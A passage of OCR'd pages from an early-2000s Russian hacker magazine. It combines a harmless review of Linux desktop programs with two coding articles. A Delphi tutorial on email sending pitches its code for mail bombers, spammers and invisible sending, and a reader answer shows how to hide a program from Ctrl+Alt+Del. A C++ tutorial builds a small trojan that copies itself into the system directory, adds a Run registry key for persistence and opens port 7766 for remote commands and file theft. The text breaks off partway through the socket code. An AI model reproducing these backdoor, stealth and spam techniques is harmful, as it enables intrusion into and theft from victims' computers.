
Xnview является мощнейшим просмотрщиком, конвертером и даже, в некоторой степени, редактором изображений. Имеет 150 поддерживаемых форматов и умеет конвертировать в 33 формата изображений.

Достоинства:
1. Поддержка анимированного gif (появилось в свежих версиях Xnview).
2. Поддержка внешних плагинов дает возможность развития и появления новых функций для Xnview.
3. До фига примочек, облегчающих несчастную жизнь дизайнера, таких как слайд-шоу, захват экрана, удобный вывод на печать.

Недостатки:
У данной софтины недостатков обнаружено не было. То ли я юзаю ее недавно, то ли на самом деле кодеры за ум взялись - не знаю ;).

Приговор:
Из большинства графических программ, Xnview является золотой серединой (не такая громоздкая как Gimp, например, но одновременно являющаяся конвертером). Плюсы налицо. Must have!

Сайт: http://www.xnview.com



Music-player: Xmms


Xmms, несомненно, самый рулезный music-player под пингвина. Полный аналог Winamp с кучей примочек и возможностями. Я думаю, об этой софтине слышали все, кто юзал Linux, или хотя бы смотрел, как юзают другие.

Достоинства:
Поддержка плагинов, скинов, эквалайзера, плэйлиста с удобным редактором и прочее, словом - все хорошее, что есть в Winamp.

Недостатки:
1) Ресурсоемкость: Xmms жрет довольно много проца и памяти и приводит к "тормознутости" системы (те, кто мне не верит - запустите пару компилеров, какого-нить "хорошего" пакета, Xchat, Konquerror, etc. и посмотрите, как будет заикаться и тормозить xmms =). По крайней мере, на моем 850 Duron такое было не раз.
2) Некорректно вырубленный Xmms не сохранит твоих настроек. То есть, если ты создал плэйлист, а затем убил проигрыватель, например Xkill'om, то твой плэйлист не сохранится.

Приговор:
Софтина достаточно мощная. Чтобы подключить к ней дополнительные плагины, их нужно компилить как обычные линуховые приложения. Прекрасная интеграция со скриптами IRC::Mp3 (через событие on change track) и ничего лишнего, что бы действовало на нервы или усложняло работу с mp3. Must have!

Сайт: http://www.xmms.org



Video-player: Mplayer


Video - одна из самых "острых" проблем в Linux. Некоторые думают, что
у них "не смотрятся" mpeg'и в *nix'ах из-за проигрывателей, но проблема чаще всего в неправильной установке кодеков. Поэтому, прежде чем ставить player, убедись, что все кодеки на месте. Следующим шагом будет выбор video-player'а. Я остановился опять же на золотой середине - Mplayer.

Достоинства:
1) Поддержка очень многих форматов, таких как DVD, AVI, MPEG, ASF и других.
2) Симпатичный интерфейс по сравнению, например, с xine. Как правило, когда ты смотришь кино, ты боковым зрением смотришь и на края экрана ;).
3) Малая ресурсоемкость: опять же рулезная фича - mplayer жрет мало ресурсов, так что даже на слабых компах он будет работать на ура.

Недостатки:
1) Отсутствие визуального управления (нет панельки с настройкой) - все приходится делать с клавы - стрелками.
2) Отсутствие многих примочек и возможностей - я, например, не нашел установки яркости и контраста.

Приговор:
Несмотря на недостатки, достоинств у Mplayer больше, с ним можно комфортно посмотреть любой Mpeg4/DVD фильм. Это, IMHO, единственный (и неповторимый) плейер под *nix'ы, достойный того, чтобы войти в мой обзор.

Сайт: http://www.mplayerhq.hu



Ломимся в Инет - xisp

Самая популярная звонилка - это kppp. Но я не буду ее описывать, а обращусь к более (по моему мнению) продвинутой софтине - xisp. Xisp сочетает в себе множество функций - поддержка сценариев, скриптов и многое другое.

Достоинства:
1. Более-менее дружелюбный интерфейс и простая настройка. Интерфейс мне понравился намного больше стандартного kppp.
2. Идет под большинство платформ. Я лично не проверял, но разработчики уверяют, что программа прекрасно запустится даже под SunOS или NetBSD.
3. Удобство - много примочек: статистика всех соединений, дозвон по нескольким номерам, примерные затраты на интернет (ну, тебя, я думаю, это не касается - провайдера ты уже давно поломал ;)).

Недостатки:
1. Некоторая "тормознутость". У меня xisp изредка тормозил (слишком долго ждал соединения - причем от моего провайдера это не зависело). Но возможно - это единичный случай.
2. Программа падала в core 2 раза, когда я пытался заполнить тарифную таблицу на счет за интернет. Хотя повторюсь - это может зависеть от платформы или компьютера.

Приговор:
В общем, эта софтина мне понравилась больше, чем kppp, и я остановился на ней, чего и вам желаю.




Юниксоид

ДЖЕНТЛЬМЕНСКИЙ НАБОР ЮНИКСОИДА

Докучаев Дмитрий aka Forb (dmitry@dokuchaev.com)

Сайт: http://xisp.hellug.gr



WWW-браузер: Konqueror


Konqueror сочетает в себе несколько ролей: браузер, файловый менеджер и просмотрщик изображений. Нас интересует первая из них.
Этот браузер - самый юзабельный среди всех браузеров в Linux. Наконец-то достигнут компромисс между интерфейсом, основными возможностями и дополнительными фишками: словом - почти идеал.

Достоинства:
1. Быстрая загрузка. По сравнению с Netscape - грузится просто моментально и практически не тормозит систему.
2. Огромное количество примочек, например, поддержка плагинов, Java, CSS, редактирование html прямо в окне браузера, просмотр изображений и многое другое.
3. Очень удобный файловый менеджер: в Konqueror проще некуда найти нужный файл или запустить приложение.
4. Наличие удобных средств для элементарных манипуляций с файлами (копирование, удаление и т.д.).
5. Интеграция визуальной среды управления файлами с командной средой эмуляции терминала не имеет аналогов.

Недостатки:
1. Нет поддержки Flash. Масяня отдыхает ;). Флэш-приложения можно запускать с помощью Netscape, но отсутствие этой возможности в Konqueror - большой минус.
2. Отсутствие средств настройки внешнего вида эмулятора терминала (хотя этот недостаток критичен в основном для людей с плохим зрением) доставляет большие неудобства при работе с консолью.
3. Отсутствие клавишного управления (аналог Windows Commander под Win). Хотя, если вдуматься, можно и не считать это недостатком - на любителя.

Приговор:
Если смотреть объективно - Konqueror'у далеко до "больших" браузеров из-за отсутствия Flash, RealVideo и т.п. Но наличие плагинов дает ему право на существование. Так как браузер довольно молодой, то при хорошем его распространении появятся и плагины, а там - все будет :).
Уже сейчас Konqueror в состоянии привлечь внимание даже стойких противников среды KDE.

Сайт: http://www.konqueror.org



IRC клиент: Xchat


Для IRC клиента я не стал изобретать велосипед и выдумывать что-то новое: XChat для Linux - как mIRC для Windows (хотя не стоит забывать и о BitchX, но это все-таки консольный клиент).

Достоинства:
1. Во-первых, конечно же, море возможностей: от смены фона и фраз на события (чего не скажешь о mIRC) до эмуляции консоли прямо в клиенте.
2. Поддержка скриптов, что говорит о продвинутости клиента. Поддерживает Perl- и Python-скрипты (я даже на питоне ничего не скриптил - Perl'a хватило за глаза).
3. Поддержка безопасного соединения (proxy, socks и даже SSL), что очень меня порадовало.
4. Появление в новых версиях возможности перекодировки дает возможность использовать стандартные koi8-шрифты с перекодировкой текста в cp1251 (как правило, все чаты живут на cp-кодировке). Перекодировочный файл называется RUSSIAN_WIN.

Недостатки:
1. Плохая "живучесть": XChat иногда зависает или падает в core. Хотя это случается, к счастью, довольно редко.
2. Нет поддержки мультисерверов. Но у mIRC этой фичи тоже долго не было - появилась. Думаю, в будущих версиях Xchat'а такая поддержка будет.
3. Неправильная работа с некоторыми версиями EzBounce (BNC-proxy) - при гремучей смеси XChat+BNC наблюдались глюки.

Приговор:
XChat навсегда останется в моем сердце, Linux'е и в таблице процессов :).
Легкость его настройки, GUI'вый фейс, дружелюбность к пользователю - все это с лихвой оправдывает его мелкие недостатки.

Сайт: http://www.xchat.org (там же - скрипты к клиенту)



Почтовик: Sylpheed-Claws


Sylpheed-Claws - нечто среднее между АутГлюком и The Bat'ом, если проводить параллель с виндой. Имеет хороший интерфейс, простую компиляцию и настройку, и, самое главное - широкие возможности. Этот почтовик удивил меня своей стабильностью в работе и быстротой.

Достоинства:
1. Понимает множество кодировок, включая 8859-5.
2. Отлично настроен сортировщик сообщений. Пара нажатий мышкой - и письма уходят в заранее заданную папку.
3. Поддержка нескольких ящиков и независимая работа с ними.

Недостатки:
1. Криво работающий Spell-checker. По его работе можно подумать, что его вообще нет. Грамотным людям пропустить этот пункт.
2. При сильной загрузке pop3-сервера Sylpheed-Claws может оборвать передачу/прием сообщения (где пофиксить таймаут - я не нашел).

Приговор:
Claws - действительно хороший почтовик, и его писали умные люди (судя по возможностям), поэтому он лидирует в моем софт-отборе.

Сайт: http://sylpheed-claws.sourceforge.ne



Бонус:The best downloader: ownloader for X

Название говорит само за себя: программа закачки файла из Инета. Очень напоминает собой наш родной ReGet под винду. По крайней мере, разработчики старались сделать ее похожей. Поэтому некоторые регетовские фичи и возможности в ней присутствуют.

Достоинства:
1) Прикольный интерфейс - возможно, мне понравился из-за того, что я юзаю ReGet под виндой. Удобное расположение статуса и лога закачек.
2) Локализация программы на 13 языках, поэтому проблемы с русским быть не должно - огромный плюс.

Недостатки:
1) Не слишком богатая настройка. Конечно, функций у программы много, но мне после впечатлений от ReGet'а хочется большего, поэтому ждем новых релизов.
2) Ресурсоемкость: программа достаточно ресурсоемкая, поэтому владельцам слабых тачек советую либо сделать апгрейд, либо юзать другой софт - программ закачек множество, только плюсов в них меньше...

Приговор:
Однозначно Must have! Рекомендую всем!
Сайт: http://www.krasu.ru/soft/chuchelo/

Итак, я надеюсь, ты узнал для себя что-то новое в плане юзабельного софта для твоего пингвина. Каждая прога проходила самый жесткий отбор, чтобы попасть в эту статью, так что здесь - только лучшие из лучших. Теперь-то у тебя есть, чем ответить злорадствующим мастдайщикам на своей "супер-пупер-мультимедийно-интерактивно-юзерфрендли-мега-платформе". Удачи в деле приручения Тукса!



Delphi

Твоя собственная почтовая мышка

Мне почему-то регулярно приходят письма с просьбой объяснить, как отправить письмо так, чтобы оно не было заметно юзеру. Я понимаю, что проблема касается практически любого продвинутого перца, но не вижу в этом ничего сложного. В Delphi полно компонентов, которые легко могут выполнить эту задачу. Отправленные с помощью этих компонентов письма не сохраняются в почтовом клиенте, и ты без проблем можешь сделать отправку невидимой.


Horrific aka Фленов Михаил smirnandr@mail.ru www.cydsoft.com/vr-online

Получается, что если я просто опишу пример отправки письма, это будет слишком просто. Именно поэтому я опишу не простейший способ, а самый эффективный и интересный (на мой взгляд). Лично я люблю отправлять письма через библиотеку FreeInternet. Эта библиотека абсолютно бесплатна, и поставляется в исходниках. Эти исходники ты сможешь найти на диске][или на моем сайте через несколько дней после выхода этого номера.

Внутренности библиотеки

Устанавливается библиотека очень просто. Тебе нужно только открыть с помощью Delphi файл FreeInter.dpk и в появившемся окне нажать кнопку Install (смотри нулевой скрин). Библиотека ставится как по маслу на Delphi5 и 6. В седьмой версии я пока ее не тестировал.

Заглянув в исходники библиотеки, ты сразу же наткнешься на пример готового почтового клиента. Посмотри на первый скрин, и увидишь главное окно этого примера.




Скрин нулевой. Установка пакета

Скажу честно, пример явно не законченный и требует доработки даже для того, что уже есть. Но, по крайней мере, это отличная база для понимания того, как самому сделать нечто подобное летучей мышке The Bat.

Несмотря на простоту, пример достаточно красивый и рабочий. Взглянув только на внешний вид адресной книги, можно понять, что автор старался не за деньги, а для себя любимого :). Все продумано и красиво реализовано. Даже не верится, что все это бесплатно. Тебе остается только немного изменить внешний вид примера, и, возможно, ты станешь следующим мышевладельцем.

Простой пример

Я не собираюсь расписывать весь пример, который ты и сам увидишь. Моя задача - показать, как с помощью такой мощной библиотеки отправить простенькое письмо с прикрепленным файлом. Для этого нам понадобится запустить Delphi и создать простой проект Application. Главную форму оформляем в соответствии со скрином три. Так как я пишу программу-пример, нам надо иметь возможность вводить данные о почтовом ящике и SMTP сервере, через который будет отправляться письмо. Для этого создадим еще одну форму, внешний вид которой должен быть похож на скрин четвертый.



Скрин первый. Главное окно почтовика

Как только сконструируешь эти формы, можешь переходить к кодингу. По нажатию кнопки «Отправить» пишем следующий код:

```
procedure TForm1.SendButtonClick(Sender: TObject);
var
 i:Integer;
begin
 //Проверка наличия информации о почтовом сервере
 if SMTPOptForm.SMTPEdit.Text='' then
  SMTPOptForm.ShowModal;

 //Заполняю параметры письма
 SendMail1.FROM_Address:=SMTPOptForm.SendFromEdit.Text;
 SendMail1.SMTP_Server:=SMTPOptForm.SMTPEdit.Text;
 SendMail1.Port:=StrToIntDef(SMTPOptForm.PortEdit.Text,25);
 SendMail1.TO_Address:=SendToEdit.Text;
 SendMail1.Subject:=SubEdit.Text;

 //Заполняю список адресатов
 SendMail1.Listcc.Clear;
 SendMail1.Listcc.Add(CCEdit.Text);

 //Вношу сам текст письма
 SendMail1.MailText.Clear;
 for i:=0 to TextEdit.Lines.Count-1 do
  SendMail1.MailText.Add(TextEdit.Lines.Strings[i]);

 //Прикрепляю файлы
 SendMail1.Attachments.Clear;
 SendMail1.Attachments.Add('');

 //Отправка письма
 SendMail1.Action:=Send_Mail;
end;
```



ТВОЯ СОБСТВЕННАЯ ПОЧТОВАЯ МЫШКА

Horrific aka Фленов Михаил smirnandr@mail.ru



Скрин второй. Симпотная адресная книга


В самой первой строчке я проверяю наличие информации об SMTP сервере. Если в окне SMTPOptForm в строке адреса SMTP сервера ничего не указано, то я не знаю, с кем соединяться, и вывожу на экран окно настроек.

После его отображения я заполняю поля компонента SendMail1, необходимые при отправке почты. Ты должен заполнить следующие поля:

1. FROM_Address - здесь указывается e-mail адрес чела, которому направляется письмо.
2. SMTP_Server - адрес SMTP сервера.
3. Port - порт сервера. Чаще всего почтовики не выпендриваются и используют порт по умолчанию - 25-ый.
4. TO_Address - собственно адрес чела, которому отправляется письмо.
5. Subject - тема письма.

После этого я заполняю список тех, кому должна быть отправлена копия. Этот список находится в свойстве Listcc. Но прежде чем заполнять, я очищаю старое содержимое методом Clear. Если ты пишешь программу массовой рассылки, то можешь добавить несколько адресов вот таким способом:

```
SendMail1.Listcc.Clear;
SendMail1.Listcc.Add('vasya@mail.ru');
SendMail1.Listcc.Add('petya@mail.ru');
и так далее.
```



Скрин третий. Главная форма нашей будущей проги

Сам текст письма находится в свойстве MailText. Его я также сначала очищаю методом Clear, чтобы удалить возможное старое содержимое, а потом заполняю введенным текстом:

```
SendMail1.MailText.Clear;
for i:=0 to TextEdit.Lines.Count-1 do
 SendMail1.MailText.Add(TextEdit.Lines.Strings[i]);
```

Ну, и последнее, что я делаю перед отправкой - добавляю в Attachments файлы, которые должны быть отправлены вместе с письмом по почте. Список файлов находится в свойстве Attachments. Его я также очищаю методом Clear, а потом добавляю файлы методом Add. У этого метода только один параметр - путь к файлу, который надо будет отправить.

```
SendMail1.Attachments.Clear;
SendMail1.Attachments.Add('c:\filename.txt');
```

Последняя строчка заставляет компонент отправить созданное письмо:


```
SendMail1.Action:=Send_Mail;
```

Здесь свойству Action присваивается значение Send_Mail.

Disconnect

Вот и все. Теперь у тебя есть базовые знания и отличная библиотека для написания собственной программы бомбардировщика, спамера и просто почтового клиента. Если ты собираешься писать невидимую прогу, которая должна будет отправлять что-то незаметно, то все настройки SMTP сервера нужно прописать заранее, чтобы пользователь не видел никаких лишних окон.

Исходники примера, как всегда, будут доступны на диске][вместе с библиотекой и на моем сайте www.cydsoft.com/vr-online в разделе Хакер. Исходник, который ты там увидишь, немного улучшен и умеет отображать ход отправки почты и сообщать об ошибках. Это не так уж сложно, поэтому ты и сам сможешь разобраться.



Скрин четвертый. Форма, в которой юзер будет задавать свойства SMTP серванта

На этом сегодняшний урок окончен. Теперь мы встретимся уже в следующем, 2003 году. Надеюсь, что этот год был для тебя неплохим, а следующий будет еще лучше. Желаю удачно проводить старый и встретить новый год.

P.S. У меня к тебе просьба, на сто баксов :). Не пиши мне большие письма. После появления рубрики «Кодинг» меня каждый день валят вопросами. Я не в состоянии всем рассказывать то, о чем пишут книги. Я могу что-то подсказать, где-то помочь, но не больше. А просьбы типа «помоги написать прогу» вообще нереальны. Я могу ответить только на те вопросы, где ответ займет несколько строчек. Я бы с удовольствием помог всем, но это НЕВОЗМОЖНО. Поэтому лучше разбей свой вопрос на несколько маленьких и спрашивай постепенно.

Ты спрашивал

<???> Как сделать мою программу невидимой по нажатию Ctrl+Alt+Del?

H: Первый способ - не использовать окон. Если в программе нет ни одного окна, то она не будет видна по нажатию Ctrl+Alt+Del, потому что автоматически воспринимается как процесс, а не программа. Я уже много раз показывал в своих статьях примеры программ без окон на чистом WinAPI. Второй способ проще. Достаточно добавить к твоей программе две строчки по событию OnShow или OnCreate, а лучше вообще на OnPaint:

```
ShowWindow(Handle, SW_HIDE);
ShowWindow(Application.Handle, SW_HIDE);
```

Первая строчка прячет текущее окно, а вторая - все приложение.

C/C++

Пишем своего трояна

«В чем секрет настоящего трояна на C++?» – спросишь ты. Отнюдь не в функциональности, как могли бы подумать многие, а в его размере! Почему троян лучше писать на C++, а, скажем, не на Delphi или Visual Basic? Да потому, что, сколько бы не было споров между си и дельфи кодерами, все равно на дельфях троян размером в 2кб не напишешь. А как написать на сях, я сейчас покажу.

GorluM (gorlum@xakep.ru)

По сути, троян - это очень простая клиент-серверная программа. Сервер, запущенный на машине жертвы, копирует себя в директорию %SYSTEM%, добавляет запись в реестр, чтобы троян выполнялся при старте форточек. Потом троян открывает любой порт и ждет, пока хакер приконнектится к нему клиентом. Клиент посылает какой-то пакет, при приеме которого сервер выполняет определенную функцию. У нас этих функций в трояне будет три: вывод сообщения, запуск программы и, например, download файла с машины жертвы. Любые дополнительные функции ты сможешь без особого труда добавить сам после прочтения статьи. Собственно, наш прога - это самый примитивный троян, который ты сможешь апгрейдить до тех пор, пока он не станет кардинально отличаться от описанного ниже. Но размер все равно останется очень небольшим. 2КБ. Всего 2кб будет весить сервер нашего трояна. Этого мы добьемся за счет того, что писать его будем на чистом апи, не используя никаких встроенных в C++ библиотек (mfc, vcl, etc), а компилятору скажем, чтобы он стер все лишнее из PE-заголовка файла. Обычно это выполняют всякие утилиты типа PECompact, но не так качественно, как сам си.

А вот что бывает, если не добавить винсок

Проект - троян

Для проги нам понадобится Visual C++ версии выше пятой, а лучше C++, входящий в комплект Visual Studio .NET, которую без проблем можно купить у любого пирата. Создаем blank workspace или solution (в VS .NET) и добавляем в него два новых пустых(!) проекта Win32 Application, сервер и клиент. Тотчас же меняем активную конфигурацию обоих проектов на Release. Для этого выбери соответствующий пункт в меню Build. Создал? Отлично, теперь залезем в настройку проектов (кликни правой кнопкой мышки на имени проекта и выбери Setting), в Linker и добавим там к строке Object/library modules библиотеку винсока wsock32.lib. Без нее наша программа не будет работать. Заметь, эти действия нужно провести с обоими проектами - и с сервером, и с клиентом, так как они оба будут использовать сетевые функции и соответственно нуждаться в сетевой библиотеке. Теперь добавляй в проект-сервер новый cpp файл, и начнем.

Начинаем кодить


В самом начале программы мы должны включить заголовочные файлы (хидеры), в которых описаны функции используемые нами. Без хидеров программа выдаст тебе тучу ошибок и никогда не заработает. В данном случае у нас только один хидер - описывающий сетевые функции, из библиотеки, которую мы добавили чуть раньше.

```
#include <winsock2.h>
```

С помощью следующих, крайне важных для размера программы строк, мы вырежем все лишнее из PE-заголовка нашего exeшника, а также сообщим компилятору, что у нас уже есть EntryPoint, точка входа. Если этого не сделать, то компилятор вместо того, чтобы вписать нашу функцию в точку входа, напишет свою, огромную, и размер программы вырастет из 2 до 28 кило. Заметная разница? =) Но если ты теперь попытаешься запустить прогу в режиме отладки, она, скорее всего, не заработает.

```
#pragma comment(linker,»/MERGE:.rdata=.text»)
#pragma comment(linker,»/FILEALIGN:512 /SECTION:.text,EWRX
/IGNORE:4078»)
#pragma comment(linker,»/ENTRY:WinMain»)
```

Вот мы и подошли к самому главному в программе - точке входа, функции которой передается управление после запуска. У нее существует четыре



Добавляем wsock32.lib

ПИШЕМ СВОЕГО ТРОЯНА

GorluM (gorlum@xakep.ru)

параметра, ни один из которых нам не понадобится, поэтому название параметров я не пишу, а пишу только их тип.

```
int WINAPI WinMain(HINSTANCE,HINSTANCE,LPSTR,int){
```

Первым делом мы должны скопировать себя в системную директорию. Создаем два строковых буфера по 256 символов каждый. Первый для хранения полного пути с именем запущенного трояна (не будешь же распространять trojan.exe), а второй для нового пути в системной директории. Полный путь с именем файла нам придется получить с помощью функции ядра GetModuleFileName. Передавая в первом параметре GetModuleHandle(0), мы сообщаем функции описатель модуля запущенного файла, во втором и третьем параметре буфер, в который писать путь и ее размер соответственно. Путь, куда будем копировать, мы получим с помощью функции GetSystemDirectory, сообщив ей в параметрах второй буфер и склеив ее с новым именем файла в формате «\\trojan.exe». Вызываем CopyFile с нашими, уже заполненными буферами в первых двух параметрах и true в третьем, если мы не хотим перезаписывать существующий файл, или false, если хотим.
Дальше с помощью функций работы с реестром мы запишем в SOFTWARE\Microsoft\Windows\CurrentVersion\Run свой свежескопированный файл, чтобы он грузился при каждом запуске системы. Троян загружен и готов к круговой обороне (атаке :)).

Слушаем порт

Наконец мы добрались до самого важного участка кода, без которого троян - это не троян. Участка, отвечающего за обмен данными жертвы с тобой :). Как ты уже, наверное, знаешь из статей Horrific`a, для использования функций winsock`a его сначала требуется инициализировать. В сях это делается следующим кодом:

```
WSADATA wsaData;
WSAStartup(MAKEWORD(2,2), &wsaData);
```

После инициализации можно приступать к работе с сокетами. Для начала мы создадим сокет listet_Sock с помощью функции socket. Во втором параметре этой функции мы передадим ей defined значение SOCK_STREAM, что означает, что мы будем использовать для связи потоковый протокол TCP. Если бы мы хотели юзать UDP, то передали бы SOCK_DGRAM.

```
SOCKET listet_Sock = socket(AF_INET,SOCK_STREAM,0);
```

Теперь мы должны задать свойства этого сокета, то есть номер открываемого нами порта, возможные для соединения ip-адреса и семейство сокетов, параметр AF_INET, который указывает на то, что мы работаем с интернетом. Для этих свойств существует структура sockaddr_in, которую мы и заполним.

```
//создаем переменную со свойствами
SOCKADDR_IN addr_Sock;
addr_Sock.sin_family = AF_INET;
//сообщаем, что к нам могут коннектиться с любого адреса
addr_Sock.sin_addr.s_addr = htonl(INADDR_ANY);
//говорим, что будем слушать порт 7766, можешь написать любой
addr_Sock.sin_port = htons(7766);
```

Если бы мы хотели ограничить возможные коннекты к нашему трояну каким-то ip, то написали бы inet_addr(«127.0.0.1») вместо INADDR_ANY. inet_addr - очень полезная функция, которая наверняка тебе еще пригодится для программирования сокетов. Она превращает строку с адресом в формате «a.b.c.d» в long число, чтобы его впоследствии можно было использовать для свойств и т.п. Функция htons превращает целое число в удобочитаемое машиной, и если присвоить addr_Sock.sin_port не функцию htons, а только ее параметр 7766, то программа откроет любой порт, но только не тот, что мы хотим =).
